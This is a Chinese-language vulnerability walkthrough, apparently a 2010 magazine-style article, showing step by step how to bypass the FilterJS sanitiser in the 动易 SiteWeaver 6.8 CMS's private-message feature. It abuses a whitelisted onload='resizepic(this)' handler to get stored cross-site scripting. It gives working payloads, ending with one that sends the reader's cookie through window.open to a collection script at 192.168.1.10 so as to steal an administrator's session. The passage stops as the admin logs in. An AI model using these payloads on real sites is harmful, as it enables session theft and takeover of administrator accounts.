安装成功后，打开动易SiteWeaver 6.8系统的首页，我发现这个系统还是那些老规矩，用户注册之类的，很久以前接触过动易的系统，还是不错的。既然能注册用户，那么就首先注册个"test"用户来作为测试用户使用吧！

注册成功后，从首页登录系统，在其登录信息显示区发现有一个"会员中心"，如图1所示。



图1

打开"会员中心"后，可以看到这里有管理"短消息"的功能，如图2所示。




图2

既然有管理"短消息"的功能，就来检测一下这里有没有可以利用的安全漏洞。

进入"短消息管理"菜单之后，选择"撰写短消息"，如图3所示。

一看到图3这样的画面就不得不考虑一下现在是不是应该着手挖掘一下跨站漏洞。因为，在图3的下方看到，在用户填写一个新短消息的"内容"时候，动易SiteWeaver 6.8系统提供了3种输入模式：编辑、源代码、文本。




图3

这里我们非常关注的是"源代码"这种编辑模式，在这种模式下，可以直接输入脚本代码，这里插入的是一个让浏览器弹出对话框的脚本代码，如图4所示。




图4

现在，发送这封带有脚本代码的短消息来看一看有什么效果，如图5所示。




图5

怎么回事？丝毫没有看见浏览器弹出什么对话框，只看到一个"alert()"字符串。

为了能够分析出原因，鼠标右击图5显示的窗口，选择"查看源文件"，查看一下当前短消息的源代码，如下所示。

```
<a href=User_Message.asp?Action=Fw&MessageID=68 target=_blank><img src=images/m_fw.gif border=0 alt=转发消息></a> </td> </tr> <tr class=tdbg><td><b>发送人:</b>test</td></tr> <tr class=tdbg><td><b>发送时间:</b>2010-6-21 7:40:33</
```

```
td></tr>   <tr class='tdbg'><td><b>消息主题:</b>324234</td></tr>   <tr class='tdbg'><td>  alert()
</td></tr></table></body></html>…
```

注意看我用斜体加粗表示的地方，在这里看到原先我们插入到短消息中的脚本代码本来是"<script>alert()</script>"，而现在源代码中显示的却没有了"<script>"和"</script>"两个标签，只剩下一个"a l e r t()"。难怪没有看到浏览器弹出什么对话框出来，我们的脚本代码被系统进行了安全过滤！

翻阅动易SiteWeaver 6.8系统的ASP源代码文件，发现在保存短消息的地方出现了一个过滤函数，如下所示。

```
For i = 1 To Request.Form("Content").Count
        Content = Content & FilterJS(Request.Form("Content")(i))
    Next
```

其中的"FilterJS "这个函数就是动易用来对短消息内容进行安全过滤的函数。它的部分实现代码如下所示。

```
Function FilterJS(ByVal strInput)
    If IsNull(strInput) Or Trim(strInput) = "" Then
        FilterJS = ""
        Exit Function
    End If
    Dim reContent
    '替换掉HTML字符实体(Character Entities)名字和'分号之间的空白字符,比如:&auml    ;替换成&auml;
    regEx.Pattern = "(&#*\w+)[\x00-\x20]+;"
    strInput = regEx.Replace(strInput, "$1;")
    …
    '替换以on和xmlns开头的属性,动易系统的几个JS需要保留
      regEx.Pattern = "on(load\s*=\s*""*resizepic\(this\)*""*)"
    strInput = regEx.Replace(strInput, "off$1")
      regEx.Pattern = "on(mousewheel\s*=\s*""*return\s*bbimg\(this\)*""*)"
    strInput = regEx.Replace(strInput, "off$1")

      regEx.Pattern = "(<[^>]+[\x00-\x20""'/])(on|xmlns)([^>]*)>"
    strInput = regEx.Replace(strInput, "$1pe$3>")

      regEx.Pattern = "off(load\s*=\s*""*resizepic\(this\)*""*)"
    strInput = regEx.Replace(strInput, "on$1")
      regEx.Pattern = "off(mousewheel\s*=\s*""*return\s*bbimg\(this\)*""*)"
    strInput = regEx.Replace(strInput, "on$1")

    …   ' 替换style中的注释部分,比如:<div 'style="xss;expres/*comment*/sion(alert(x))">
      regEx.Pattern = "(<[^>]+style[\x00-\x20]*=[\x00-\x20]*[^>]*?)/\*[^>]*\*/([^>]*>)"
    strInput = regEx.Replace(strInput, "$1$2")
    ' 替换expression
    regEx.Pattern
     "(<[^>]+)style[\x00-\x20]*=[\x00-\x20]*([""']*).*[eeE][xxX][ppP][rrR][eeE][ssS][ssS][iiI][ooO][nnN][\x00-\x20]*[\(\(][^>]*>"
    strInput = regEx.Replace(strInput, "$1>")

    ' 替换behaviour
    regEx.Pattern
    "(<[^>]+)style[\x00-\x20]*=[\x00-\x20]*([""']*).*behaviour[^>]*>>"
    strInput = regEx.Replace(strInput, "$1>")
    ' 替换behavior
    regEx.Pattern
     "(<[^>]+)style[\x00-\x20]*=[\x00-\x20]*([""']*).*behavior[^>]*>>"
    strInput = regEx.Replace(strInput, "$1>")

    ' 替换script
    regEx.Pattern
     "(<[^>]+)style[\x00-\x20]*=[\x00-\x20]*([""']*).*s[\x00-\x20]*c[\x00-\x20]*r[\x00-\x20]*i[\x00-\x20]*p[\x00-\x20]*t[\x00-\x20]*:*[^>]*>"
    strInput = regEx.Replace(strInput, "$1>")
    …
    FilterJS = strInput
End Function
```

在这些代码中，可以看到动易为了防范跨站脚本攻击进行了大量的安全过滤工作，其中，针对CSS引发的跨站脚本以及传统Script标签带来的跨站脚本都进行了限制或者过滤。这就使得我们很难利用普通的跨站脚本来判断出动易系统是否存在跨站漏洞。

不过现在请大家注意，我们看到动易虽然对跨站脚本进行了大量的安全过滤，但是它对自己所使用的一些脚本却放过了。请大家注意下面这段代码。

```
' 替换以on和xmlns开头的属性,动易系统的几个JS需要保留
      regEx.Pattern = "on(load\s*=\s*""*resizepic\(this\)*""*)"
    strInput = regEx.Replace(strInput, "off$1")
      regEx.Pattern = "on(mousewheel\s*=\s*""*return\s*bbimg\(this\)*""*)"
```

```
strInput = regEx.Replace(strInput, "off$1")
regEx.Pattern = "(<[^>]+[\x00-\x20"'/])(on|xmlns)([^>]*)>"
strInput = regEx.Replace(strInput, "$1pe$3>")
regEx.Pattern = "off(load\s*=\s*"*resizepic\(this\)*"*)"
strInput = regEx.Replace(strInput, "on$1")
regEx.Pattern = "off(mousewheel\s*=\s*"*return\s*bbimg\(this\)*"*)"
strInput = regEx.Replace(strInput, "on$1")
```

当"FilterJS"函数过滤当前内容时，发现其中的代码如果是动易保留的几个on事件，那么它将会在过滤后恢复o n事件原貌。什么意思呢？现在先来做一个测试，我们知道，下面这段脚本代码同样可以让浏览器弹出一个对话框：

```
<img src=xx onerror=alert()>
```

这里利用了网页中的事件处理函数来执行脚本代码，其中"alert()"这里可以替换为任意脚本代码，它同样能够实现跨站脚本攻击。现在，我们需要将这段脚本代码放入到动易的短消息中，看一看动易是不是会对这段代码进行安全过滤。

同样的方法，新建一个短消息，然后在源代码模式下将上面的脚本代码放入其中，发送短消息。我们还是没有看到浏览器弹出什么对话框，查看一下短消息的源代码，发现了原因，如下所示。

```
发 送 人:</b>test</td></tr> <tr class='tdbg'><td><b>发送时间:</b>2010-6-21 8:19:37</td></tr> <tr class='tdbg'><td><b>消息主题:</b>dfsdfsdf</td></tr> <tr class='tdbg'><td><img src=xx peerror=alert()></td></tr></table>
```

注意看代码中斜体加粗部分，这里我们原本输入的代码中的"onerror"，此刻却被动易系统替换为"peerror"，难怪我们的脚本代码没有被执行。

可是，作为动易系统本身，它在处理一些图片的时候也要使用一些事件处理函数，例如动易系统支持用户使用鼠标滚轮来放大缩小图片，这个时候，如果动易不管三七二十一地过滤事件处理函数，那么系统本身就会出错。

不过，动易系统对自己使用的事件处理函数在过滤时是有要求的，只要事件处理函数的上下文表现形式符合动易系统本身要求，动易才会不进行安全过滤。

回过头看一看前面的代码，动易的"FilterJS"函数在碰到"onload"和"onmousewheel"两个事件处理函数时，才会判断它是不是系统要保留的。这就给我们一个机会，如果我们能够设计一个跨站代码，使其调用onload事件处理函数，同时格式上符合动易系统的要求，让其认为是自己系统要使用的事件处理函数，那么不就可以成功绕过安全过滤，实现跨站攻击了吗？

思路有了，现在就需要写出一段模拟动易系统自己调用的onload事件处理函数，代码如下。

```
<img src="../skin/Ocean/top_01.jpg" onload="resizepic(this); ">
```

由于动易系统在判断"o n l o a d"调用是不是自己系统调用的时候，需要"o n l o a d"处理的代码中包含"resizepic(this)"这样的字眼，原本"resizepic(this)"是动易系统的一个函数，用来实现对图片的大小进行调整。

现在，我们将上述代码插入到短消息中，再次发送，然后查看源代码，如下所示。

```
<b>发 送 人:</b>test</td></tr> <tr class='tdbg'><td><b>发送时间:</b>2010-6-21 8:32:36</td></tr> <tr class='tdbg'><td><b>消息主题:</b>sdfdfsdffsfd</td></tr> <tr class='tdbg'><td><img src="../skin/Ocean/top_01.jpg" onload="resizepic(this); "></td></tr></table>
```

注意斜体加粗部分，这一次，动易系统没有将我们的"onload"替换为"peload"，也就是我们已经绕过动易系统的安全过滤机制。可是，你也同时会发现，在我们打开当前短消息的时候，浏览器会给出一个错误提示对话框，如图6所示。




图6

这是因为我们虽然利用在"onload"后面加入"resizepic(this)"这样的字眼来冒充动易系统自身的事件处理函数调用，但是，浏览器在解析"resizepic(this)"时会认为它是一个函数，可是，我们并没有定义这个函数，于是，浏览器就会发生错误。为此，我们需要重新修正上面的利用代码，如下所示：

```
<img src="./skin/Ocean/top_01.jpg" onload="resizepic(this);function resizepic(){alert(document.cookie) };">
```

这一次，我们在"resizepic(this)"的后面加上了一个函数定义，对"resizepic"进行了函数实现。实现的内容很简单，就是弹出当前用户的Cookies信息。

现在，将新的利用代码再次放入到短消息中，发送接收，效果如图7所示。




图7

这一次，我们终于看到了期待已久的画面，绕过了动易系统的安全过滤机制，我们的脚本代码成功执行了。

现在，就可以利用脚本代码来获取用户甚至是管理员的Cookies信息。我们现在针对获取管理员的Cookies信息来做一个测试。

用"test"用户登录系统，新建一个短消息，在源代码模式下，输入以下代码。

```
<img src="./skin/Ocean/top_01.jpg" onload="resizepic(this);function resizepic(){window.open('http://192.168.1.10/getps.asp?ps='+escape(document.cookie))};">
```

由于我们想要获取到用户的Cookies信息，最为传统的方法就是利用弹出窗口的函数"window.open"来将用户的Cookies信息发送到记录密码的文件"getps.asp"。发送用户选择"admin"，然后单击"发送"。

现在，退出"test"用户，利用"admin"超级管理员用户登录系统，请大家注意，无论是从系统首页登录，还是从后台管理登录，"admin"都可以接收到短消息。正常情况下，管理员是从后台登录，所以我们就从后台登录超级管理员，登录成功后，如图8所示。

